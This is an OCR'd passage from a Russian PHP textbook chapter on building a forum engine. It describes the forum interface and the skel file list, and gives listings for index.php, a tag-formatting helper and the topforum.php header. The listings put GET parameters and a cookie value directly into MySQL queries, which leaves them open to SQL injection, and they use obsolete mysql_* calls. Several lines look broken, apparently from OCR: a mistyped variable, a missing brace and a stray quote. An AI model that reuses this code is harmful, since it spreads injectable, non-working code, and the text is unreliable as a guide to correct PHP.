Поддиректория skins предназначена для разделения дизайна и кода форума — это позволяет вести работы по дизайну и коду форума независимо.

Замечание


Все описываемые в данной книге Web-приложения, в том числе и этот форум, являются реально действующими и обслуживают множество сайтов в рунете. Поэтому для всех Web-приложений постоянно выходят новые версии (**http://www.softtime.ru/info/downloads.php**), в которых увеличены функциональность, производительность и устранены мелкие ошибки. Потратив массу усилий на создание собственного варианта дизайна, вам не потребуется повторять эту работу при выходе новой версии форума.

Каждая поддиректория директории skins соответствует одному варианту дизайна (скину) и содержит пять стилевых таблиц action.css, forum.css, mainstyles.css, operate.css, read.css, "шапку" страницы diztop.php и подкаталог images с изображениями, используемыми форумом.

Замечание

Более подробное описание "скина" и приемы создания собственного "скина" приведены в *главе 20*

Глава 20



Создание базового "движка"

В данной главе будут рассмотрены директории skel и utils, содержащие базовый движок форума. Файлы в директории utils являются общими как для форумов, так и для системы администрирования и будут рассматриваться на протяжении двух последующих глав по мере описания базового движка и системы администрирования.

20.1. Описание форума

Главная страница форума несет ответственность за вывод списка тем форума (рис. 20.1).

Рис. 20.1. Главная страница форума

Как видно из рис. 20.1, список тем оформлен в виде таблицы, где каждая строка соответствует отдельной теме, для которой указано число сообщений (в скобках указывается число новых сообщений), название темы, имя автора темы и дата последнего сообщения в теме. Название темы является гиперссылкой, переход по которой приводит к генерации страницы с сообщениями, относящимися к данной теме. За формирование этой страницы несет ответственность файл read.php.

В случае если автор темы зарегистрирован на форуме, его имя также является гиперссылкой, переход по которой приводит к странице с регистрационными данными участника (рис. 20.2).




Рис. 20.2. Регистрационные данные участника

В верхней части форума расположены управляющие ссылки (см. рис. 20.1). В показанном на рисунке варианте форума имеется два раздела **PHP** и **О форуме**, переключение между которыми можно осуществлять щелчком по названию (которое является гиперссылкой) или через выпадающий список с последующим нажатием на кнопку **Перейти**.




Рис. 20.3. Форма для добавления новой темы на форум

Меню форума состоит из 10 ссылок: **Новая тема**, **Регистрация**, **Вход**, **Анонимно**, **Поиск**, **Отметить все**, **Обновить визитку**, **Правила форума**, **Участники Online**, **Все участники**.

При переходе по ссылке **Новая тема** открывается форма, представленная на рис. 20.3, в которой посетитель может ввести свое имя, пароль (для зарегистрированного посетителя), название темы и содержание сообщения. При желании посетитель также может указать URL по теме или прикрепить файл при помощи двух последних полей формы. Название темы и текст сообщения могут быть форматированы при помощи пользовательских тегов: `[b]` и `[i]`, позволяющих выделить текст полужирным и наклонным начертанием. Тег `[b]` помечает начало выделенного фрагмента текста, а `[/b]` помечает конец фрагмента. Кроме этого, код в тексте сообщения (например, код PHP-скрипта) может быть обрамлен тегами `[code]` и `[/code]`. Текст, помещенный между данными тегами, будет подсвечиваться согласно синтаксису PHP. Кнопка **Отправить** позволяет поместить новую тему на форум.

При переходе по ссылке **Регистрация** открывается форма, представленная на рис. 20.4. Форма позволяет зарегистрировать нового посетителя сайта. Для этого в первом поле формы следует ввести имя посетителя (ник), в двух последующих полях вводится пароль. Все остальные поля формы являются необязательными и предназначены для предоставления посетителем контактной и личной информации. Поля формы позволяют ввести e-mail, номер ICQ, адрес домашней страницы посетителя или сайт организации, которую он представляет, дополнительную текстовую информацию о себе и фотографию или изображение. Форма также содержит флажок, после установки которого посетитель будет получать уведомления при добавлении новых тем. Уведомления отправляются по адресу, указанному в поле e-mail.

Зарегистрированный посетитель может авторизоваться на форуме, осуществив переход по ссылке **Вход**. В результате этого будет открыта форма (рис. 20.5), поместив в поля которой имя и пароль, зарегистрированный посетитель может войти на форум. После этого в приветственной фразе **Доброго времени суток, Посетитель** слово "Посетитель" будет заменено именем посетителя. Кроме того, будут выведены все новые сообщения с момента последней авторизации посетителя, а при добавлении новых тем и ответов на сообщения поля для имени и пароля будут заполнены автоматически. Переход по ссылке **Анонимно** позволяет осуществить "выход" с форума.

Регистрационные данные можно исправить, осуществив переход по ссылке **Обновить визитку**, после авторизации (см. рис. 20.5) будет открыта форма, сходная с представленной на рис. 20.4. Отличие заключается в отсутствии поля для имени посетителя и в том, что поля формы заполнены старыми регистрационными данными, отредактировав которые, можно закрепить изменения, нажав кнопку **Внести изменения**.




Рис. 20.4. Форма регистрации нового посетителя

Переход по названию темы на главной странице форума (см. рис. 20.1) приводит к странице представления темы форума, на которой показаны сообщения выбранной темы (рис. 20.6).

Сообщения внутри темы могут быть представлены в трех вариантах:

- структурный (см. рис. 20.6) — ответы на сообщения располагаются с некоторым отступом;
- линейный с обратной сортировкой — сообщения расположены одно под другим (как в гостевой книге), при этом сообщения, добавленные позже, располагаются в начале темы, а добавленные раньше — в конце;
- линейный с прямой сортировкой — сообщения расположены одно под другим, при этом сообщения, добавленные раньше, располагаются в начале темы, а добавленные позже — в конце.

Рис. 20.5. Авторизация посетителя на форуме

Рис. 20.6. Сообщения темы форума

Посетитель может переключаться на удобный для него вариант просмотра при помощи ссылок в правой верхней части страницы — **вид форума**. Каждое сообщение снабжается ссылкой **Ответить**, переход по которой приводит к форме добавления сообщения, полностью совпадающей с формой добавления новой темы (см. рис. 20.3), за исключением текстового поля для названия темы. Если посетитель авторизован, он может осуществлять редактирование своих сообщений по ссылке **Править сообщение**.

Замечание

Разрешено редактирование только сообщений, на которые нет ответа.




Рис. 20.7. Поиск на форуме

Переход по ссылке **Поиск** позволяет осуществлять полнотекстовый поиск по темам и сообщениям форума и авторам темы. Внешний вид страницы **По-**

иск представлен на рис. 20.7. В первое поле помещаются ключевые слова через пробел, второе поле предназначено для ввода максимального количества тем в результирующем списке. Следующий за этим полем выпадающий список позволяет выбрать режим поиска: в названиях тем и в сообщениях форума. Второй выпадающий список позволяет задать раздел форума, по которому осуществляется поиск. Два переключателя — и и или — позволяют задать логику поиска при наличии более одного ключевого слова. В первом случае осуществляется поиск при обязательном вхождении в текст всех ключевых слов, во втором — при вхождении хотя бы одного из ключевых слов.

20.2. Разработка форума

Директория skel содержит 25 файлов, которые будут рассмотрены ниже:

- addpost.php — обработчик формы addthemeform.php;
- addtheme.php — обработчик формы addthemeform.php;
- addthemeform.php — HTML-форма для добавления новой темы;
- answer.php — HTML-форма для добавления нового сообщения;
- authorslist.php — скрипт, генерирующий список зарегистрированных посетителей;
- editpost.php — обработчик формы editpostform.php;
- editpostform.php — HTML-форма для редактирования сообщения;
- enter.php — обработчик формы enterform.php;
- enterform.php — HTML-форма авторизации посетителя;
- exit.php — скрипт "выхода" посетителя с форума;
- index.php — главная страница форума, на которой выводится список тем и управляющие ссылки;
- info.php — скрипт, генерирующий страницу с личными данными зарегистрированного посетителя, которые он при желании заносит в свой "портрет" при регистрации;
- mail.php — обработчик формы mailform.php;
- mailform.php — HTML-форма для отправки e-mail зарегистрированному посетителю;
- online.php — скрипт, генерирующий список зарегистрированных посетителей, находящихся в данный момент на форуме;
- read.php — страница просмотра темы форума;
- readall.php — скрипт, позволяющий отметить все сообщения как прочитанные;

- register.php — обработчик формы registerform.php;
- registerform.php — HTML-форма для регистрации нового посетителя;
- rules.php — скрипт, выводящий правила форума;
- setstruct.php — скрипт, устанавливающий форму представления сообщений в теме: структурную (лестничную) или линейную (последовательную);
- srchform.php — HTML-форма и обработчик для поиска по форуму;
- update.php — обработчик формы updateform.php;
- updateform.php — HTML-форма для обновления регистрационных данных зарегистрированного посетителя;
- updateshow.php — вспомогательная страница для вывода обновленных данных после исправления информации в портрете посетителя.

Замечание

Для работы многих из представленных в этом списке файлов требуются файлы из директории utils, которые мы будем рассматривать по мере надобности.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный, в первую очередь, со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

Рассмотрение будет начато с главной страницы форума — index.php. Внешний вид страницы, которую генерирует данный файл, показан на рис. 20.1. Содержимое файла представлено в листинге 20.1.

```
<?php
  // Помещаем вывод в буфер
  ob_start();
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Извлекаем параметры из строки запроса
  $id_forum = $_GET['id_forum'];
```

```
$page = $_GET['page'];
// Проверяем значение $id_forum на допустимое значение
if(!isset($id_forum)) $id_forum = 1;
$query = "SELECT MIN(id_forum) AS min,
                 MAX(id_forum) AS max
          FROM forums
          WHERE hide != 'hide'";
$frm = mysql_query($query);
if($frm)
{
  $formum = mysql_fetch_array($frm);
  if($id_forum < $formum['min']) $id_forum = $formum['min'];
  if($id_forum > $formum['max']) $id_forum = $formum['max'];
} else puterror("Ошибка при выборке тем форума");

// Вывод линейки новых сообщений
$showforumsline = true;
// Включаем "шапку" страницы
require_once("../utils/topforum.php");

// Отображаем темы по $pnumber штук
$pnumber = $settings['number_themes'];
// Если запрос выполнить не удалось и переменная
// осталась не инициализированной, присваиваем ей
// значение, равное 30
if(empty($pnumber)) $pnumber = 30;
// Если в строке запроса не передана страница,
// выведем первую страницу
if(empty($page))$page = 1;
$begin = ($page - 1)*$pnumber;
// Запрашиваем информацию о $pnumber темах
$query = "SELECT * FROM themes
          WHERE id_forum = $id_forum AND
                hide != 'hide'
          ORDER BY time DESC
          LIMIT $begin, $pnumber";
$thm = mysql_query($query);
if($thm)
{
```

```
// Начало таблицы с темами
?>
<table>
  <tr>
    <td><p> </p></td>
    <td><p>Название темы</p></td>
    <td><p>Автор</p></td>
    <td><p>Последнее сообщение</p></td>
   </tr>
<?php
while($themes = mysql_fetch_array($thm))
{
  ////////////////////////////////////////////////////////////
  // Блок вывода числа сообщений в теме
  ////////////////////////////////////////////////////////////
  // Подсчитываем количество сообщений в текущей теме,
  // результат помещаем в переменную $posts_in_topic
  $query = "SELECT COUNT(*) FROM posts
            WHERE id_theme = ".$themes['id_theme']." AND
                  hide != 'hide'";
  $pst = mysql_query($query);
  if($pst) $posts_in_topic = mysql_result($pst, 0);
  else puterror("Ошибка при подсчете количества сообщений темы...");
  // Подсчитываем количество новых сообщений в текущей
  // теме, результат помещаем в переменную $new_posts_in_topics
  $query = "SELECT COUNT(*) FROM posts
            WHERE id_theme='".$themes['id_theme']."' AND
                  '$lasttime'<time AND
                  hide != 'hide'";
  $tim = mysql_query($query);
  if($tim)
  {
    if(mysql_num_rows($tim) > 0)
                $new_posts_in_topics = mysql_result($tim, 0);
    else $new_posts_in_topics = 0;
  } else puterror("Ошибка при подсчете числа новых сообщений");

  // Формируем стилевое оформление темы и строку с числом новых и
  // общим числом сообщений в теме
```

```
      if($new_posts_in_topics != 0)
      {
        // Если в системе имеются новые сообщения, приводим их
        // в скобках
        $theme_count = "$posts_in_topic($new_posts_in_topics) ";
        $theme_style = "class=namenewtema";
      }
      else
      {
        // Если новых сообщений нет, просто приводим общее число
        // сообщений в теме
        $theme_count = $posts_in_topic;
        $theme_style = "class=nametema";
      }
      echo "<tr><td><p $theme_style><nobr>$theme_count</nobr></p></td>";
      ////////////////////////////////////////////////////////////////
      // Блок вывода названия темы
      ////////////////////////////////////////////////////////////////
      // Предварительно обрабатываем угловые скобки и знаки абзаца
      // Обрабатываем теги [b],[/b],[i] и [/i]
      $name = theme_work_up($themes['name']);
      if(isset($page)) $strpage = "&page=".$page;
      // Если тема закрыта, выводим предупреждение
      $closetheme = "";
      $closetitle = "";
      if($themes['hide'] == 'lock')
      {
        $closetheme = "(тема закрыта)";
        $closetitle = "Тема закрыта для обсуждения";
      }
      echo "<td>
            <p $theme_style><a $theme_style $closetitle
href=read.php?id_forum=".$id_forum."&id_theme=".$themes['id_theme'].$strp
age.">$name $closetheme</a></p>
          </td>";
      ////////////////////////////////////////////////////////////////
      // Блок вывода автора темы
      ////////////////////////////////////////////////////////////////
      $author = htmlspecialchars($themes['author']);
```

```
      if($themes['id_author'] != 0)
      {
        echo "<td>
<a
href=info.php?id_forum=".$id_forum."&id_author=".$themes['id_author'].">
$author</a></td>"; // Зарегистрированные авторы
      }
      else
      {
        // Незарегистрированные авторы
        echo "<td><p class=author>$author</td>";
      }
      ////////////////////////////////////////////////////////////
      // Блок вывода последнего обновления темы
      ////////////////////////////////////////////////////////////
      echo "<td>".substr($themes['time'],0,10).
                " в ".substr($themes['time'],10,6)."</td></tr>";
      // Конец таблицы по выводу тем форума
    }
    ////////////////////////////////////////////////////////////
    // Блок вывода ссылок на другие темы форума
    ////////////////////////////////////////////////////////////
    // Запрашиваем информацию о количестве всех тем
    $query = "SELECT COUNT(*) FROM themes
              WHERE id_forum = $id_forum AND
                    hide != 'hide'";
    $tot = mysql_query($query);
    if(!tot) puterror("Ошибка при выборке общего числа тем форума");
    $total = mysql_result($tot,0);
    $number = (int)($total/$pnumber);
    if((float)($total/$pnumber) - $number != 0) $number++;
    echo "<tr><td colspan=4>Сообщения: ";
    for($i = 1; $i<=$number; $i++)
    {
      if($number == $i)
      {
        if($page == $i)
          echo "[".(($i - 1)*$pnumber + 1)."-$total]";
        else
```

```
            echo "<a href=index.php?id_forum=".$id_forum."&page=".$i.">
                 [".(($i - 1)*$pnumber + 1)."-$total]</a>";
        }
        else
        {
          if($page == $i)
            echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
          else
            echo "<a href=index.php?id_forum=".$id_forum."&page=".$i.">
'".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
        }

      // Конец вывода ссылок на другие темы форума
    ?>
    </table>
    <?php
  } else puterror("Ошибка при выборке тем форума");
  // Выводим завершение страницы
  include "../utils/bottomforum.php";
  // Помещаем страницу из буфера в переменную $buffer
  $buffer = ob_get_contents();
  // Очищаем буфер
  ob_end_clean();
  // Отправляем страницу клиенту
  echo $buffer;
?>
```

Как видно из листинга 20.1, при выводе главной страницы используются функции управления выводом, работа с которыми описана в *главе 4*. Данные функции позволяют поместить весь вывод в окно браузера в буфер и отправлять страницу с сервера единым блоком, что позволяет увеличить скорость работы Web-приложения. Буферизация вывода инициализируется функцией `ob_start()`, которая сообщает интерпретатору PHP, что вывод в окно браузера следует задерживать и размещать во внутреннем буфере, содержимое которого затем при помощи функции `ob_get_contents()` помещается в переменную `$buffer`. После этого буфер очищается функцией `ob_end_clean()`, а переменная `$buffer`, содержащая HTML-код всей страницы, отправляется клиенту.

Для работы файла index.php требуется скрипт инициализации соединения с базой данных — config.php, который уже рассматривался в предыдущих

Web-приложениях и файл utils.php, содержащий вспомогательные функции, которые будут рассмотрены ниже.

Файл index.php принимает два параметра:

- `id_forum` — первичный ключ записи таблицы `forums`, соответствующей текущему разделу форума;
- `page` — номер текущей страницы — так как на одной странице убирается ограниченное число тем, все темы форума разбиваются на страницы (например, по 25 тем на страницу), переход к каждой из страниц можно осуществить при помощи ссылок, расположенных в нижней части главной страницы форума, имеющих вид: [1-25][26-50][51-75] и т. д.

После извлечения параметров из строки запроса происходит проверка корректности их значений. Так, если значение параметра `id_forum` не передано, ему присваивается единица. Затем из таблицы `forums` извлекается максимальное и минимальное значения первичного ключа `id_forum`. Если текущее значение не попадает в интервал между максимальным и минимальным значением, то ему присваивается значение, соответствующее максимальному или минимальному значению `id_forum` в таблице, в зависимости от того, по какую сторону интервала расположено текущее значение параметра.

Включаемый после этого при помощи функции `require_once()` файл topforum.php ответствен за вывод "шапки" форума, состоящей из меню, приветственной фразы, переключателей между разделами форума и т. п. Кроме этого, в данном файле извлекается содержимое единственной записи таблицы `settings`, ответственной за глобальные настройки форума. Поля данной записи помещаются в ассоциативный массив `$settings`.

Замечание

Более подробно файл topforum.php, а также сопутствующие ему файлы будут рассмотрены ниже.

Переменная `$pnumber` получает значение, равное числу тем, выводимых на одной странице. Если по каким-то причинам переменная окажется не инициализированной, она примет значение по умолчанию, равное 30. Переменная `$begin` получает значение, равное номеру темы, начиная с которого следует выводить `$pnumber` тем. Эти две переменные необходимы для постраничного вывода тем на форуме.

После того как переменные `$pnumber` и `$begin` инициализированы, к таблице `themes` осуществляется SQL-запрос `SELECT`, выбирающий `$pnumber` не скрытых тем, начиная с позиции `$begin`:

```
SELECT * FROM themes
WHERE id_forum = $id_forum AND
      hide != 'hide'
```

```
ORDER BY time DESC
LIMIT $begin, $pnumber
```

Темы сортируются по полю `time`, в обратном порядке, т. е. темы, которые обновлялись недавно, оказываются вверху, а более старые темы — внизу. Если запрос выполнен успешно, то происходит формирование таблицы с темами, описанной в предыдущем разделе.

Для каждой из тем производится подсчет общего числа сообщений, а также числа новых сообщений. Новые сообщения вычисляются за счет сравнения времени сообщения с временем последнего посещения форума посетителем `$lasttime`. Значение `$lasttime` формируется в topforum.php, код которого представлен ниже.

Замечание

Для зарегистрированных посетителей новыми считаются сообщения, появившиеся с момента их последнего посещения форума, для незарегистрированных посетителей — новыми считаются сообщения появившиеся за последние два часа.

Обработка тегов `[b]`, `[/b]`, `[i]` и `[/i]` осуществляется при помощи функции `theme_work_up()` из utils.php. Код функции представлен в листинге 20.2.

```
////////////////////////////////////////////////////
// Функция для обработки названий тем заменяет все
// теги ([b],[/b],[i] и [/i]) на их HTML-эквиваленты,
////////////////////////////////////////////////////
function theme_work_up($theme)
{
    // Обрабатываем теги [b],[/b],[i] и [/i]
    $theme = htmlspecialchars($theme);
    $theme = str_replace("[b]","<b>",$theme);
    $theme = str_replace("[/b]","</b>",$theme);
    $theme = str_replace("[i]","<i>",$theme);
    $theme = str_replace("[/i]","</i>",$theme);
    $theme = str_replace("`","'",$theme);
    return $theme;
}
```

Внутренние теги в квадратных скобках заменяются их HTML-эквивалентами при помощи функции `str_replace()`; кроме этого, функция

преобразует все обратные кавычки в прямые. Это необходимо, так как перед помещением текста в базу данных прямые кавычки преобразуются в обратные для того, чтобы избежать конфликта, вызванного тем, что все текстовые поля в SQL-запросе должны быть обрамлены одинарными кавычками.

Содержимое файла topforum.php, расположенного в директории utils и несущего ответственность за вывод "шапки" страницы, представлено в листинге 20.3.

```
<?php
  // Извлекаем имя посетителя из cookie
  $current_author = $_COOKIE['current_author'];
  // Загружаем настройки форума из базы данных
  $set = mysql_query("SELECT * FROM settings");
  if($set) $settings = mysql_fetch_array($set);
  // Устанавливаем название форума. Если странице не будет
  // передаваться название - будет подставляться это значение.
  $titleall = $settings['name_forum'];
  if (!isset($title)) $title = $titleall;
  // Выясняем название директории, где хранится текущий скин форума
  $skin = "../skins/".$settings['skin']."/";
  // Выясняем дату последнего вхождения и выводим приветствие
  if(!empty($current_author))
  {
    settime($current_author,false);
    $query = "SELECT * FROM authors
              WHERE name = '$current_author'";
    $ath = mysql_query($query);
    if($ath)
    {
      $auth = mysql_fetch_array($ath);
      $lasttime = $auth['last_time'];
    } else puterror("Ошибка при выборке тем форума...");
  } else $current_author = " Посетитель";
  // Если время последнего пребывания посетителя не установлено,
  // будут отмечены изменения за последние 2 часа
  if(empty($lasttime)) $lasttime = date("Y-m-d H:i:s",time() - 3600*2);
```

```
  if ((Sshowforumsline || $readforumline) &&
       $settings['show_forum_switch'] == 'yes') $shownewpost = true;
  else $shownewpost = false;

  if($showforumsline && $settings['show_forum_switch'] == 'yes')
                                                  $show_switch_forum = true;
  else $show_switch_forum = false;

?>
<html>
<head>
<meta http-equiv="Cache-Control" content="no-cache, must-revalidate">
<title><? echo $title ?></title>
<link rel="StyleSheet"
      type="text/css"
      href="<?php echo $skin; ?>forum.css">
<link rel="StyleSheet"
      type="text/css"
      href="<?php echo $skin; ?>mainstyles.css">
<?php
 if (basename($_SERVER['PHP_SELF'])=="read.php")
 {
?>
  <link rel="StyleSheet"
        type="text/css"
        href="<?php echo $skin; ?>read.css">
<?php
 }
?>
</head>
<?php include $skin."diztop.php"; ?>
```

В начале файла извлекается имя посетителя из cookie, куда оно помещается при каждом обращении зарегистрированного посетителя к страницам форума. Код, несущий за это ответственность, рассматривается ниже.

Затем в ассоциативный массив `$settings` помещаются глобальные настройки форума, извлекаемые из таблицы `settings`. Информация из данного ассоциативного массива используется далее во всем коде форума.

Переменная $skin играет большую роль в стилевом оформлении форума: именно она несет ответственность за путь, где расположены изображения и стилевые таблицы форума — изменение значения этого пути приводит к изменению дизайна форума.

Замечание

